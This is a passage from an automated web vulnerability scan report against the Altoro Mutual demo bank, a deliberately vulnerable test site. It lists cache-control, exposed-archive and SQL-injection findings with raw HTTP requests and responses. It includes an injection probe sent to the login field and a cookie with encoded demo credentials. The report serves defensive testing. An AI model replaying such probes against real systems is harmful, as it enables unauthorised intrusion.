<div id="wrapper" style="width: 99%;">


<div class="err" style="width: 99%;">

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">An unknown error occurred.</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails"></span></p>

</div>


</div>

<div id="footer" style="width: 99%;">
    <a id="_ctl0_HyperLink5" href="../default.aspx?content=privacy.htm">Privacy Policy</a>
      |  
    <a id="_ctl0_HyperLink6" href="../default.aspx?content=security.htm">Security Statement</a>
      |  
    &copy; 2018 Altoro Mutual, Inc.

    <div class="disclaimer">
        The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of
        demonstrating the effectiveness of Watchfire products in detecting web application
        vulnerabilities and website defects. This site is not a real banking site. Similarities,
        if any, to third party products and/or websites are purely coincidental. This site is
        provided "as is" without warranty of any kind, either express or implied. Watchfire does
        not assume any risk in relation to your use of this website. For additional Terms of Use,
        please go to <a id="_ctl0_HyperLink7"
href="http://www.watchfire.com/statements/terms.aspx">http://www.watchfire.com/statements/terms.aspx</a>.<br /><br
/>

        Copyright &copy; 2018, Watchfire Corporation, All rights reserved.
    </div>
</div>

</body>
</html>
```

Issue 12 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/queryxpath.aspx
Domain	demo.testfire.net
Element	queryxpath.aspx
Path	/bank/queryxpath.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 12 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/queryxpath.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=55123209368; ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amUserId=1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 5646
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:51:30 GMT
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Search News Articles
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
           <tr>
               <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                   <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                   </td>
           </tr>
           <tr>
                   <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Search News Articles</h1>

<form name="aspnetForm" method="get" action="queryxpath.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTEzMDczNTAxOWRk" />

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWAwLNx+2YBwKw59eKCgKcjoPABw==" />
  <span id="_ctl0__ctl0_Content_Main_Label1">Search our news articles database</span>
  <br /><br />
  <input name="_ctl0:_ctl0:Content:Main:TextBox1" type="text" value="Enter title (e.g. Watchfire)"
id="_ctl0__ctl0_Content_Main_TextBox1" style="width:300px;" />
  <input type="submit" name="_ctl0:_ctl0:Content:Main:Button1" value="Query" id="_ctl0__ctl0_Content_Main_Button1"
style="width:75px;" />
  <br /><br />
  <span id="_ctl0__ctl0_Content_Main_Label2"></span>
</form>
...
...
...
```

Issue 13 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/application.aspx
Domain	demo.testfire.net
Element	application.aspx
Path	/admin/application.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 13 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /admin/application.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=55123209368; ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
Referer: https://demo.testfire.net/admin/admin.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5236
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:51:32 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
```

```
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="../bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="../bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="application.aspx">View Application Values</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="admin.aspx">Edit Users</a></li>
        </ul>
    </td>
    <td valign="top" colspan="3" class="bb">


<style>
.t {text-align:right;font-weight:bold;}
</style>

<div class="fl" style="width: 99%;">

<h1>Application Information</h1>

<span id="_ctl0__ctl0_Content_Main_Content"><table><tr><td class=cc colspan=2><b>Session Contents Information</b>
</td></tr><tr><td class=t>userId</td><td>100116014</td></tr><tr><td class=t>userName</td><td>jsmith</td></tr><tr>
<td class=t>firstName</td><td>John</td></tr><tr><td class=t>lastName</td><td>Smith</td></tr><tr><td
class=t>authenticated</td><td>True</td></tr><tr><td class=t>thisPage</td><td>/bank/queryxpath.aspx</td></tr><tr><td
class=cc colspan=2><b>Application Contents Information</b></td></tr><tr><td class=t>Visitors</td><td>209464</td>
</tr><tr><td class=t>rootPath</td><td>/</td></tr><tr><td class=t>RM</td><td>System.Resources.ResourceManager</td>
</tr></table><br /></span>

</div>


    </td>
  </tr>
</table>


</div>

<div id="footer" style="width: 99%;">
    <a id="_ctl0__ctl0_HyperLink5" href="../default.aspx?content=privacy.htm">Privacy Policy</a>
      |  
    <a id="_ctl0__ctl0_HyperLink6" href="../default.aspx?content=security.htm">Security Statement</a>
     &
...
...
```

```
...
```

Issue 14 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/ws.asmx
Domain	demo.testfire.net
Element	ws.asmx
Path	/bank/ws.asmx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 14 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Go to Table of Contents

L DAST: Compressed Directory Found 12

Issue 1 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/images/
Domain	demo.testfire.net
Element	images.zip
Path	/images/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 1 of 12 - Details

Difference: **Method** manipulated from: `HEAD` to: `GET`
Path manipulated from: `/images/logo.gif` to: `/images.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 2 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/images/
Domain	demo.testfire.net
Element	images.jar
Path	/images/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 2 of 12 - Details

Difference: **Method** manipulated from: `HEAD` to: `GET`
Path manipulated from: `/images/logo.gif` to: `/images.jar`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 3 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/images/
Domain	demo.testfire.net
Element	images.exe
Path	/images/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 3 of 12 - Details

Difference: **Method** manipulated from: `HEAD` to: `GET`
Path manipulated from: `/images/logo.gif` to: `/images.exe`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
GET /images.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/
Accept-Language: en-US


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:30:58 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "85c369aadd7ad31:0"
Date: Tue, 02 Jan 2018 11:14:41 GMT
Content-Type: application/octet-stream

Smith, skipfish@example.com, skipfish, skipfish
```

Issue 4 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Element	bank.jar
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 4 of 12 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/bank.jar`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 5 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Element	bank.exe
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 5 of 12 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/bank.exe`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
GET /bank.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:30:58 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "85c369aadd7ad31:0"
Date: Tue, 02 Jan 2018 11:14:41 GMT
Content-Type: application/octet-stream

Smith, skipfish@example.com, skipfish, skipfish
```

Issue 6 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Element	bank.zip
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 6 of 12 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/bank.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 7 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/
Domain	demo.testfire.net
Element	admin.zip
Path	/admin/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 7 of 12 - Details

Difference: **Path** manipulated from: `/admin/admin.aspx` to: `/admin.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 8 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/static/
Domain	demo.testfire.net
Element	static.zip
Path	/static/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 8 of 12 - Details

Difference: **Path** manipulated from: `/static/` to: `/static.zip`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 9 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/
Domain	demo.testfire.net
Element	admin.jar
Path	/admin/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 9 of 12 - Details

Difference: **Path** manipulated from: `/admin/admin.aspx` to: `/admin.jar`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Issue 10 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/
Domain	demo.testfire.net
Element	admin.exe
Path	/admin/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 10 of 12 - Details

Difference: **Path** manipulated from: `/admin/admin.aspx` to: `/admin.exe`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
GET /admin.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:30:58 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "85c369aadd7ad31:0"
Date: Tue, 02 Jan 2018 11:14:41 GMT
Content-Type: application/octet-stream

Smith, skipfish@example.com, skipfish, skipfish
```

Issue 11 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/static/
Domain	demo.testfire.net
Element	static.exe
Path	/static/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 11 of 12 - Details

Difference: **Path** manipulated from: `/static/` to: `/static.exe`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
GET /static.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:30:58 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "85c369aadd7ad31:0"
Date: Tue, 02 Jan 2018 11:14:41 GMT
Content-Type: application/octet-stream

Smith, skipfish@example.com, skipfish, skipfish
```

Issue 12 of 12

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/static/
Domain	demo.testfire.net
Element	static.jar
Path	/static/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to retrieve the source code of server-side scripts, which may expose the application logic and other sensitive information such as usernames and passwords
Causes:	Insecure web application programming or configuration
Fix:	Remove or restrict access to the compressed directory file

Issue 12 of 12 - Details

Difference: **Path** manipulated from: `/static/` to: `/static.jar`

Reasoning: AppScan received a response status 200 OK, with a Content-Type that matches the requested file extenstion.

Test Requests and Responses:

```
This request/response contains binary content, which is not included in generated reports.
```

Go to Table of Contents

L DAST: Database Error Pattern Found 3

Issue 1 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	uid
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	SQL Injection
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `jsmithWFXSSProbe%27%22%29%2F%3E`

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 66

uid=jsmithWFXSSProbe%27%22%29%2F%3E&passw=demo1234&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=vazlwqbh3jezaqetyyczof55; path=/; HttpOnly
Set-Cookie: amSessionId=53022179704; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 11:30:22 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
